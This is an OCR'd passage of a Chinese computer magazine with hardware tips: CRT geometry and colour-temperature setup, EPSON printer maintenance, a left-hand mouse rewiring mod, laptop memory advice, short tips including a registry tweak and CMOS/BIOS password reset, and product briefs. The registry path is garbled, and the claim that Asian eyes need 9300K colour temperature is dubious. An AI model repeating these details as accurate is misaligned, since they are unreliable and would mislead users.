


图23

第四种是一种普通梯形，两条斜边倾斜角度并不一样，我们先用“平行四边形”调节，把倾斜角度较小的一边向倾斜角度更大的一边调整，使普通的梯形变为一个等腰梯形，然后再按第三种图形的调节方式，使这个图形变为矩形。

（如图24）



图24

前几种直边的显示边缘变为矩形还比较容易，而如果左右两条边缘是曲线形状就要麻烦一些了。

第五种和第六种上下两边等长，左右两边是曲率一致，方向相反的弧线，是两种对称的枕形失真，只需用“枕形失真”调节功能把两条边调节垂直就可以。

（如图25）



图25

第七种画面的上下两边等长，左右两边曲率一致，方向一致，可以直接用“垂边枕形失真（也有叫‘弓形’）”调节功能调节就可以了把左右两边调节垂直，使

画面成为矩形。

（如图 2 6 ）




图 26

第八种画面的上下两边等长，左右两边的曲率并不一致。我们需要首先调节“垂边枕形失真”，将左右两边的曲率调为相同，成为第五种或第六种显示形状，然后就按照前面讲述的方法，把这样的画面也变为矩形。

（如图 2 7 ）



图 27

第九种画面是上下两边等长，但只是斜对着，左右两边为弧线。这种情况下我们需要首先用“平行四边形”调节，使上下两边垂直相对，然后现在的显示画面将呈现出第五到第八种形状，我们再根据前面的调节方式，把画面调节为矩形。

（如图 2 8 ）




图 28

第十种画面看起来是最复杂的，上下两边并不等长，左右两边为弧线。这种情况下我们应该首先用“梯形”调节，使上下两边等长，然后用“平行四边形”调节，让上下两边垂直相对，这时的显示画面也应该是第五到第八种形状，我们也好处理了。

（如图 2 9 ）




图 29

在上面的图例中，我们都是用左右边缘弧形外凸的形状作例子，那左右边缘弧形内凹的画面如何解决呢？

我们只要用“枕形失真”调节方式将左右弧线调节为外凸形就可以了啊（如图 3 0 ）！




图 30

到此，经过仔细的调整，我们终于把电子枪在屏幕上的显示范围调节为一个横平竖直的矩形了。接下来，我们通过调节“水平位置”、“垂直位置”、“水平尺寸”、“垂直尺寸”这几个调节功能，把电子枪在屏幕上的显示边缘与荧光粉边框尽量重合，这样，显示器的几何调节终于完成了。

第四步：色彩调节

我们知道，显示器受到磁场影响，会造成色彩失真，但经常我们并不知道显示器受到了多明显的磁场影响，色彩的失真我们能不能看出来。因此色彩调节的第一步就是用“消磁”功能消除磁场对色彩的影响（一些型号较老的显示器菜单中没有单独的消磁选项，此时可以用反复开关显示器来实现这个功能）。

第二步就是选择合适的色温。CRT 显示器有 5500K/6500K/9300K 这几个固定色温，亚洲人的眼睛看到的颜色偏红，需要 9000K 以上的色温才能使画面看起来正常，所以我们都选 9300K 的色温，如果有人想看一下欧洲人的显示器什么效果，可以调为 6500K 的色温看看。

最后一步就是调节显示器的亮度和对比度，对于 CRT 显示器，亮度和对比度应该配合调节，才能得到完美的显示效果。方法是：将屏幕背景色改为纯黑色，把亮度先调整到 50%，然后加大对比度，直至屏幕可显示区域的黑色和显示器的荧光粉外边界不可显示部分的黑色最接近为止；然后打开一个文本文件，细调亮度，直到不觉刺眼。这样，一台亮度和对比度比较合理的显示器就出现了。当然了，如果还想要更加完美的显示效果，则必须动用 Nokia 等屏幕测试软件的灰度检测项目来精确调整对比度和亮度。

到此为止，我们终于可以通过这些基本的调节功能，享受 CRT 显示器不错的显示效果了。不过要想效果更上一层楼，就要看厂家还有没有提供一些高级调节功能了，比如聚焦调节、三原色分离调节等。另外，像三星新推出的显示器不但可以通过显示器的菜单调节，还可以通过软件方式来调节，也更方便了我们的使用，而到具体的调节思路上还是大同小异。

CF [YJ02]



五招让打印机喷得更欢畅

■ 北京 酸菜鱼

喷墨打印机已经被很多用户拥有并使用了。对于这个精密的机器，如果仅仅只是简单使用，也不追求完美的效果，那么它确实是很容易、很简单的一台设备。但如果你是一个完美主义者，那么你可能经常会感觉它并不像想象得那么容易控制和驾驭。

其实，要想让一台喷墨打印机完全、准确按照你的意图打印，并不是一件容易的事情。这需要使用者比较深入地了解打印机，并能对色彩管理有一定的认识。下面，我们就以EPSON打印机为例，简单地介绍几个让你的打印机更好地发挥出最佳性能的绝招。

检查墨水型号

喷墨打印机的墨水基本上可称得上“液体黄金”，但几乎所有喷墨打印机厂商给墨水盒起的编号都是和打印机型号不相关的（因为通常都是好几个机型通用一种墨水盒）。为了避免买错墨水，最可靠的方法就是了解自己目前正在使用的墨水盒的型号。

选择图1中的“Status Monitor 3 (M)”图标，在随后出现的界面中点击右下方的“Information”按钮。此时将看到“Cartridge Information”对话框（见图2），第一项“INKbyEPSON”表明目前安装的墨盒是EPSON的原装墨盒；第四项则分别是黑色和彩色墨水盒的型号，图中所示的为黑色墨水盒型号是T026，彩色墨水盒型号是T207。




图1 在EPSON打印机驱动程序的打印机属性界面中，有一项“维护”的标签，点击这个标签，我们将看到这个画面。在这里，我们可以尽情地精确控制你的打印机，让它驯服地为我们打印。




图2

解决图像偏色和缺损

喷墨打印机闲置一段时间之后，喷头容易堵塞，这是它的一大通病。而许多用户总是习惯于装上纸就开始打印，结果打到一半才发现图像残缺不全或者偏色，导致浪费墨水。尤其是打印照片时，不仅浪费墨水，还浪费昂贵的照片纸。其实，只要养成检查喷嘴的习惯，是完全可以避免这样的浪费的。

在打印机中放入一张白纸，然后在图1的界面中选择“喷嘴检查 (N)”。按照提示，打印一张喷嘴检查样张。如果发现一种或几种颜色的色块不完整，就表示对应的喷嘴有部分堵塞。此时选择“打印头清洗”，打印机就会开始自动清洗喷嘴。

小提示

由于清洗喷嘴使用的是墨水，而且用量不少。所以每次清洗动作结束后一定要打印检查样张查看效果，如果效果不佳再重复清洗，免得浪费墨水。

校正字符扭曲错位

喷墨打印机使用时间过长，或者更换墨盒之后，都容易发生字符打印出现扭曲错位的问题。这个问题不解决，我们打印表格和图片时，还会出现边缘错位、图像模糊的问题。此




图 3




图 4

时，只有进行打印头校准才能纠正这个错误。

在打印机中放入一张白纸，在图1中选择“打印头校准（P）”，此时打印机会打印出三组图案（见图3）。每一组图案对应一列喷嘴，以最直的那一条线段代表的是最精确的校准值。将该线段的编号填入图4对应的组号中，三组值选择完毕之后，打印头校准就结束了。如果第一次校准的效果还不够理想，可以反复校准，直至每组线段中出现“完美的直线”为止。

提前得到更详细的错误信息

喷墨打印机是一个非常精细的设备，涉及化学、机械和电子技术，它的故障也比较让普通用户挠头。其实，只要进行一下简单的设置，你的打印机也可以向你准确地报出错误信息。有时



图 5

甚至是提前告诉你打印机的状态。

在图1中点击右下方的“速度和进程”按钮，再在接下来出现的界面中点击“监视参数”按钮，此时将出现图5所示的窗口。将上面一个复选框中的三个选项全部勾选上，以后系统就会在你打印时实时报告“打印机错误（通常这种错误需要送修）、通讯错误（需检查USB端口是否有问题，可以用将打印机换到另外USB接口上测试）和墨水不足”。

让屏幕显示和打印照片没有色差

使用喷墨打印机打印照片时，最头疼的问题是我们在屏幕上看到的照片色彩效果，与最终打印出来的图片相差很大。

这不是一个简单的问题，它涉及到色彩管理这个非常高深的技术。目前，影响打印机色彩输出准确性的因素很多，最大的问题是：图片处理软件、操作系统和打印机，它们三者的色彩管理方案不能完全统一。理想的解决办法是采用统一的色彩管理方案，但由于标准不是特别统一，实际上这很难实现。比较现实的办法是让屏幕显示和打印机采用相同的色彩管理方案，实现方法如下：

> **小提示**
>
> 色彩空间ICC/ICM文件可以从显示器随机附带的软盘或光盘中获取。以前很多朋友都不知道显示器附带的盘有什么用，不明白什么时候显示器也需要“驱动程序”，现在就是发挥它们作用的时候。

在“打印机属性”主窗口下，点选“Color Management”标签，然后选择“Manual”方式来手工确定色彩空间的ICC/ICM文件。笔者的显示器一台采用索尼特丽珑显像管的NANAO显示器，由于型号很老，找不到正确的“驱动”，因此就选择了“Trinitron Compatible



图 6



图 7

9300K G2.2”（见图6）。而在打印照片的时候，也需要在“色彩管理”的打印参数设置处选择“ICM”（见图7）。

> **小窍门**
>
> 以什么时候的现实为准？
>
> 我们处理数码照片，大多采用Photoshop。由于Photoshop有自己的一套色彩管理办法，它与操作系统的色彩管理的区别是比较大的。因此，我们处理过后的照片，最好以在操作系统下显示的为准（尤其是当采用Windows XP时）。

CF [YJ03]

硬件打造左手鼠标

■ 黑龙江 王清江

笔者习惯用右手操作鼠标，而同用一台机的同事们习惯用左手，在家里用电脑也存在这个问题。这让笔者每次使用电脑都要在控制面板的鼠标属性中来回进来设置，时间长了觉得很不方便。于是利用USB口和PS/2口分别安装了两个鼠标，一只鼠标专用左手操作，另一只专用右手。可是Windows没有提供分别进行两个鼠标的左右手习惯的设置功能。便想到在其中一个鼠标的内部接线上打主意，发现可以很轻松地解决此问题：




图 1

按图1所示，在线路板上找到左右键微动开关在电路板上连接至控制芯片的信号线，将它们用小刀割断，然后将两个微动开关至控制芯片的接线对调，即按图中虚线所示接两根短线（这里用的是漆包线）即可。本人分别按此法改过两个鼠标（光电、机械各一个）均已成功。




图 2

如果只有一个鼠标，可找一个双刀双掷的微型拨动开关，在鼠标一侧开个小孔将拨动开关装上（开关尺寸要尽量小，导线也要短并且细，否则可能安装不上），然后在线路板中割断开关至集成芯片的接线，按图2所示接线，即可利用拨动开关





图 3

BK进行左右手习惯的切换了，无需进入控制面板，非常快捷。图3是改造SECOM光电鼠的实际图片，其他鼠标也可按照类似方式实现。

CF [YJ04]

让人头大的“写保护”



■ 河北 吴县植

近日因工作需要购买了某品牌PDA一台，同时为了感受PDA强大的多媒体功能，又随机购入256MB SD卡。不曾想，就是这小小的SD卡，让我头痛许久。

PDA软件安装一切顺利，家中PC上原有一台内置多合一读卡器，便将SD插入相应插槽，准备拷贝文件。不料，Windows给了我一个大大的警告，“存储介质写保护，无法拷贝”，晕。一定是买机器时，商家把写保护打开了，真是多事。可取下卡一看，写保护没有打开呀！卡有问题？读卡器有问题？立马冲到电脑城，让商家换卡。当场测试却读写一切顺利，这下我没招了，难道我的读卡器跟这块卡不兼容？于是好说歹说，让商家给我换了另外一个牌子的SD卡，并且当场测试没有问题后直奔家中。

将新卡插入读卡器，复制，粘贴……怎么还是写保护？难道是读卡器坏了？换读卡器之前，我突然想到，是不是驱动问题呢？打开设备管理器，找到USB Mass Storage Device，看来这个就是我的内置读卡器了，原来也是用的USB端口。随后检查当前USB驱动版本为VIA USB2.56，上网寻找最新的驱动，然后将从低到高所有版本统统下载回来。一个一个试，结果是外甥打灯笼——问题照旧。难道读卡器真的坏了？原来在Windows 98系统好好的啊？而现在是Windows XP系统。而这个内置读卡器应该是USB1.1端口，会不会是板载的USB2.0使用了VIA的USB驱动在Windows XP下不兼容USB1.1的设备呢？如果我使用XP自带的USB驱动，那问题是不是就可以解决了？想到就做，我立刻更新USB驱动，将原来的“VIA USB 2.0 Enhanced Host Controller”更新为“Standard Enhanced PCI to USB Host Controller”。重启，复制，粘贴，哈，行了。看来VIA的USB2.0芯片，在使用了性能增强驱动后，对于以前USB1.1的设备，兼容性就差了不少。

小编有话说：Windows自带的驱动程序一般并不是性能最高的驱动程序，但却是兼容性最好的驱动，当安装扩展驱动程序后出现兼容问题时，不妨换用Windows的标准驱动试试。这个事例中，虽然改用了Windows XP自带的驱动后，性能会降低一些，但是由于目前的USB外部设备，远未能达到480Mb/S的传输速率，因此，性能损失几乎可以忽略不计。

CF [YJ05]



笔记本内存升级经验谈

■ 上海　马龙凌

当一些笔记本电脑用户看了一些关于笔记本电脑升级的文章之后，也许会说此文“相见恨晚”。因为升级笔记本电脑的重点除了硬盘之外，内存更是重中之重。下面笔者就针对用户最常需要扩展的笔记本电脑内存方面，与大家分享经验。

一、笔记本内存的兼容性

提到内存，就不能不提一提内存兼容性的问题。笔记本电脑对内存的挑剔是众所周知的，经常会出现不兼容而不能识别或者造成笔记本电脑不稳定的情况，尤其早期的笔记本内存往往都由生产厂家订做，不同厂家的内存根本不兼容，想要升级都很难。随着近几年大的内存厂商(如KingSton、KingMax等)开始为笔记本电脑厂商OEM笔记本内存，笔记本内存的兼容问题得到了好转，不过仍然存在着笔记本内存兼容的问题，这是因为笔记本内存插槽有比较细小的差别。

小提示

安装和使用时的注意事项

1.我们在给笔记本电脑安装内存的时候应该注意，不同类型的内存是不可以乱插的，如果一不小心把3.3V的SDRAM内存插入到5V的EDO内存插槽中，由于接口电压的不同会直接导致内存烧毁。从DDR开始，厂商把这两种内存的缺口故意设计错位。这也是区分DDR内存和SDRAM内存最简单的办法之一。

2.笔记本内存的外形有卡式、插座式和条式三种。卡式内存扩容时，要注意卡的针眼排布方式与插槽的排布方式一定要吻合，千万不要插到MODEM的扩展口上，那样轻则插不进去、重则损坏插针;插座式内存扩容时要注意对准接口均匀用力下压;条式内存是比较通用的内存模组，扩容时要注意以45度角斜插进入扩展槽，压紧向下均匀推进，听到“咔嚓”一声，安装就成功了。

选择笔记本内存最好以下面三点为基准:

1.选择宽度为30mm的内存条。

2.选择SPD居中的内存条。

3.选择有排阻的内存条。

以上1、2两点可以从物理条件上确定此内存有极强的兼容性，第3点是符合PC133标准的外部条件(见图1)。




图1

小提示

从内存颗粒的编号前缀识别内存厂家。

* 现代电子(Hynix):HY
* 三星(SAMSUNG):KM或M
* NBM:AAA
* 西门子(SIEMENS):HYB
* 高士达LG-SEMICON:GM
* 三菱(MITSUBISHI):M5M
* 富士通(FUJITSU):MB
* 摩托罗拉(MOTOROLA):MCM
* MATSUSHITA:MN
* OKI:MSM
* 美凯龙(MICRON):MT
* 德州仪器(TMS):TI
* 东芝(TOSHIBA):TD或TC
* 日立(HITACHI):HM
* STI:TM
* 日电(NEC):UPD
* IBM:BM
* NPNX:NN

二、笔记本内存的耗电量

有一些朋友常常会问，更换了大容量的笔记本内存，会不会降低笔记本的待机时间？答案是肯定的。由于内存的工作电压、容量的不同，更换了大容量的内存，多多少少会降低笔记本电脑的待机时间，但测试结果表明不是很明显，一般缩短10～15分钟左右。为了降低功耗，我们可以选用芯片少的，芯片表面面积大的内存模组:同样一颗芯片功耗是相同的，所以，芯片较少的内存工作时功耗较低;芯片面积大散热较快。

三、笔记本内存的扩展性

在PentiumⅢ-M时代，笔记本加入了1条可扩展槽(主板集成了一条内存，也称板载内存)。到了现在，采用的Pentium 4-M处理器的笔记本基本上都提供了2条内存插槽提供升级(不过如今也有一些机型如IBM的X30等取消了板载内存的设计，这样的设计被更多的厂商所采用，给用户选择的余地更大，内存的插槽达到2条，最高可升级到1GB内存)。不知道大家注意到没有，笔记本内存插槽都是并排放到一起或者是一个插槽在笔记本的底部，另一个在键盘的下面互相对称。这是为什么呢？其实道理很简单。这是因为内存的线路到芯片组之间的距离要相同，以免2条内存直接存在“时差”而造成不稳定的因素。

CF [YJ07]

技巧E卡通 Skill Tips

轻松搞定DVD光驱锁区码

DVD-ROM锁区码导致不能播放DVD影片的情况只有在DVD光驱和DVD碟片都有区码限制而且在区码不一致的情况下才会发生。

如果你经常播放带区码限制的碟片，就需要将DVD光驱升级为全区。目前大多数DVD光驱出厂时都会对光驱设置区码限制，但是另一方面又都会为用户提供可解除区码限制的Firmware版本，因此只要我们找到这样的Firmware版本，升级后就可以解除区码限制了。

刷新DVD的Firmware基本上与升级主板BIOS的方法类似。在刷新Firmware之前，我们必须首先弄清DVD光驱当前Firmware的版本(通过“控制面板→系统→设备管理器”选择刻录机的“属性”来查看)。当然也可以通过“Nero CD Speed”等软件查看。在确定好版本后，我们接着就需要去厂商的网站上找到适合自己的新版Firmware。一般厂商都会将它做成一个在纯DOS环境下或Windows环境下的可执行文件，直接运行此程序即可完成刷新。

(天津　王磊)

提高软盘拷贝文件的质量

软盘现在虽然已经逐步被闪存等新一代的移动存储设备所取代，但是，许多朋友在拷贝一些小文件的时候常常还是离不开它，可是，我们在使用软盘拷贝的文件时，在自己机器上和拿到其他电脑上往往无法读出，经常出错，使用质量较好的盘也是如此，很令人讨厌。

拷贝文件时，不要直接使用Windows 98等操作系统本身自带的Copy及粘贴功能，你可以进入DOS环境，在命令行使用“Copy 源文件 目标文件 / V”命令，对拷贝文件的可靠性加以效验，如果出错，可及时提示。其实在DOS命令行下使用Copy或Xcopy命令拷贝文件，往往比在Windows下拷贝文件更加方便快捷。

这里再给大家介绍一个小技巧，可以通过修改系统注册表来获得较高的软盘数据传输速度，进一步提高拷盘的效率，具体方法如下：

打开系统注册表编辑器；在注册表编辑器的左边窗口空白处打开“HEKY-LOCAL-MACHINE\System\CurrentControlset\Services\Class\FCD”；在其右边的窗口空白处，点击鼠标的右键新建一个“DWORD”值，命名为“Fore-Fifo”，键值设定为“0”。最后关闭注册表面化编辑器，重新启动计算机就可以了！

(天津　王磊)

BIOS密码常规硬件清除方法两则

硬件清除法采用了硬件破解BIOS密码的方法，会使CMOS的所有设定值，都一并清除，因此完成后得逐项重新设定CMOS，给我们造成一点小麻烦，所以不到万不得已不推荐使用此法。

(1)跳线清除CMOS数据

请先查阅你的主板手册，找出用来清除CMOS数据的跳线位置。将这组跳线短路5秒钟以上，即可清除CMOS储有的所有数据，如果无法清除，再试着加长短路的时间。

(2)拨掉电池清除CMOS

如果你遗失了主板说明书，又不知道清除CMOS数据的跳线位置在哪里，怎么办？不用担心，我们还有一个最终法宝——拔掉供应CMOS储存电能的电池。目前主板大多使用锂电池供应CMOS电能，将电池取出等上一会后再装回即可。

(天津　王磊)

硬盘提示找不到分区信息的解决办法

硬盘突然不能启动了，提示找不到分区信息，我们应该怎-么办？呵呵，其实很简单。

硬盘突然找不到分区信息一般是分区表损坏造成的。你可以下载一个叫做Disk Genius（原称DiskMan）的软件，用它进行恢复分区表的操作。

具体操作方法如下：首先将Disk Genius放入启动盘，并用该启动盘引导系统进入DOS环境后执行A盘上的diskgen。然后在操作界面上按下“Alt+T”键打开“工具”——“重建分区”命令，回车后Disk Genius即开始搜索并重建分区。首先搜索0柱面0磁头从2扇区开始的隐含扇区，接下来搜索每个磁头的第一个扇区。

搜索过程可以采用“自动”或“交互”两种方式进行。自动方式保留发现的每一个分区，适用于大多数情况；而交互方式对发现的每一个分区都给出提示，由用户选择是否保留。当你在自动方式重建的分区表不正确时，就可以采用交互方式重新搜索。

(天津　王磊)

CF [YJ08]




三星 SyncMaster 710N 液晶显示器



三星SyncMaster 710N液晶显示器采用前银后黑的双色设计，超窄边框的右下角，电源键和OSD按键一字排开，使显示器界面显得十分和谐。配合标准的方梯形底座，整个显示器给人的感觉是简约而不简单。性能方面，710N实现了12ms的响应时间，从此无论玩游戏，还是观赏DVD大片，都不必再受拖影现象的困扰。在其他性能指标上，710N亮度实现300cd/m²，对比度高达600:1，1280×1024的最佳分辨率，水平可视角度160度，垂直视角140度，采用内置电源，模拟接口，完全可以满足主流应用。

咨询电话：010-65668100
参考报价：4449元



QDI XT4500-6AL主板

QDI推出了支持Socket 478 533/400MHz Pentium 4/Celeon(Prescott/Northwood/Willamette)的超小板型(244mm×190mm)主板——XT4500-6AL。这款主板做工、用料方面表现出众，在最关键的电源部分，不但有7颗日系Nichicon电容排联，确保CPU供电均匀稳定，更有3颗大容量红宝石电容保证了电源的纯净。由于是小板设计，提供了1AGP/2PCI/2DIMM/2ATA100插槽，主板的布局比较紧凑，采用能够支持SoundMax的AD1888 6声道音频芯片和Realtek8100C百兆网卡芯片。

爱国者闪存式MP3 ——旋影P160



爱国者闪存式MP3——旋影P160采用全金属外壳打造，时尚的银色令产品表面质感极佳。这款产品的最大特点在于采用了一体化USB接口旋转设计，在不使用时可将USB接口180度旋转并隐藏于机身内部。功能方面，旋影P160兼容MP3和WMA多种格式，提供ROCK、JAZZ、POP、CLASSIC多种EQ音效设置，音质出众；其内置高精度MP3编码芯片，无需电脑可将CD等外部音源转录为MP3；产品还具有FM收音功能，预置20个电台，支持FM内录；支持单键录音，操作更便捷，128MB录音时间长达10个小时；TTS文本朗读功能，则可将文字转化为流畅悦耳的语音文件。

咨询电话：800-810-7666
参考报价：1369元(128MB)

金河田宝鼎2019 Micro机箱

宝鼎2019机箱采用纯黑(红)色的橡胶油漆喷涂材料，质感独特而且手感舒适，配合简洁大方的按键设计，整体感觉非常高贵典雅。在内部设计方面，整体应用优质镀锌钢板，全屏蔽防辐射，而且内部全折边处理。为了防止别人动用内部硬件，宝鼎2019还配有侧板锁扣设计，为了进一步提升用户的操作易用性能，机箱前置有USB、耳机接口和麦克风接口。



咨询电话：0769-5057928
参考报价：360元

TCL 锐翔 K5460 品牌电脑

近日，TCL在北京地区隆重推出了特惠机型限量发售活动：具有惟美的珍珠白新外观的标配P4 2.6GHz、80GB大容量硬盘、256MB内存和17英寸纯平显示器的锐翔K5460仅售4998元，性价比可谓直达消费者心理底线。此外，TCL还针对不同用户精心准备了超值'三剑客'促销方案：定位于高端家庭用户的锐翔A系列、瞄准游戏玩家的海盗系列、针对影音娱乐爱好者的宽屏液晶电脑，锐翔K3650都配备了缤纷多彩的个性促销方案。




咨询电话：800-830-8365
参考报价：4998元

美齐 JT178K 液晶显示器

在外观方面，JT178K承袭了去年JT166KP的超轻、超薄、窄边框屏幕设计，液晶屏可以最大限度与底座折叠在一起。JT178K可支持300nits的超高亮度，以及450:1的高对比度，确保了3D游戏、DVD影像播放中可以获得非常明亮、艳丽、清晰的动态画面。不仅屏幕可以在六个方向上全方位旋转，可任意调节至人眼最感舒适、惬意的位置，美齐JT178K更拥有高达170度的水平、垂直方向超宽广视角，从几乎任意一个方位都可以享受JT178K所带来的高画质影像和逼真的显示效果。



咨询电话：021-62085579
参考报价：3899元



微星 K8N Neo 白金版主板

微星科技推出了基于nVIDIA nForce3 250Gb芯片组的K8N Neo白金版主板，它支持AMD Socket 754 Athlon 64 处理器，提供蓝牙和WLAN双重无线功能，并支持千兆以太网络与RAID磁盘阵列技术，可实现RAID 0，1及RAID 0+1，是高档家用电脑或家用服务器的最佳选择。白金版系列代表最高品质的微星旗舰级主板。要冠上白金版系列的荣誉，必须要通过最严谨的兼容性和性能等测试，并且全部使用最高品质的零件。此外，微星科技还整合了更多独家技术于K8N Neo白金版主板上，包含CoreCell核细胞芯片（系统硬件调试及保护）、动态超频技术（D.O.T.）与全新的通讯插槽。

华硕 S300N 笔记本电脑

华硕S300N是一款8.9英寸笔记本电脑，主要配置为：超低电压Pentium-M 1.0GHz CPU，最大支持1024MB DDR333内存，采用2.5英寸标准笔记本硬盘，可支持最大80GB容量，Intel 855GME芯片组，内置802.11b/g双频无限网卡，屏幕为8.9英寸（1024×600）东芝技术低温多晶硅液晶屏。这款笔记本最大的特色就是在仅有1.28kg的重量和超小的体积限制下，这款笔记本依然内置了光存储设备、立体声扬声器、免开机播放CD等很强的多媒体功能，可谓移动娱乐的梦工厂。

咨询电话：010-82667575
参考价格：18988元





咨询电话：0755-27384688
参考价格：78元

多彩猎鲨 DLM-323BT 光电鼠标

这款鼠标采用了特殊材料质感表面，手感细腻、顺滑。同时黑色搭配银灰色所构成的主体暗色调组合，给人一种庄重沉稳但又不失现代与华贵的气息。这是一款真正五键可编程设计的光电鼠标，它拥有包括滚轮在内的五个按键，用户可根据自身使用的实际需求及爱好进行功能定制，如此体贴的功能，可辅助您办公时提高工作效率，游戏时提升游戏水平。采用最新光学感应技术，光学分辨率高达800cpi，与市面上绝大多数只有400cpi的光学鼠标相比，其定位更精确，反应更灵敏，移动速度更迅速。



九州风神 Double Dragon 热管散热器

九州风神Double Dragon热管散热器可以支持Intel Pentium 4 478 3.6EGHz。散热片内镶两根热管，通过在全封闭真空管内导热介质的蒸发与凝结来传递热量，具有极高的导热性，使散热器性能增强，散热更强劲。纯铜的散热片底部设计，传热迅速，散热效率高。散热器中部安装7015风扇，从而保证风扇提供大风量高风压，有效降低CPU温度。采用P4原装扣，两侧扣具均匀相扣，压力平衡分配，使散热器底部与CPU的核心紧密结合。

咨询电话：010-82896511/17
参考报价：199元

CF [SC01]

■新品短信息■



主板 捷波继推出冰芯精灵、超频精灵和分身精灵等独特技术后，在J-845ER4、J-845PEB、J-865PEDA、J-IGLM、J-IGVMP、J-848P、J-N2PA500、J-N2PA800、J-V500DA、J-V600DA、J-V600DAP等主板附带了全新的傻瓜精灵技术，实现电脑驱动一键安装。

显卡 技嘉R96X128D采用蓝色PCB设计，搭载128bit和128MB显存。只是由于核心频率比RADEON 9800XT低，发热量也比较小。目前的市场价格被定为1299元。

铭瑄极光5700Ultra DDR3的核心工作频率高达475MHz，显存部分采用了三星DDR3的显存，工作频率950MHz。

翔升镭神9550白银版采用ATi Radeon 9550图形核心，默认的核心/显存频率分别是250/400MHz，容量是64MB的显存规格，显存位宽在128bit，输出接口是D-Sub、DVI和TV-out的全接口设计。

显示器 飞利浦近日又携全球首款19" 12ms液晶显示器190S5率先进入中国市场，目前已正式在全国各城市市场热力上市。

散热器 CoolMaster捍卫战士散热器最高可支持Althon XP 3200+，其风扇采用光彩夺目的LED灯，同时配有独特设计的风扇罩以及应用的风扇框体。

音箱 德盛SP-218是一款2.1声道多媒体音箱，其设计造型简洁明快，低音炮采用全木质结构，全新的时尚风格，前卫而不张扬。

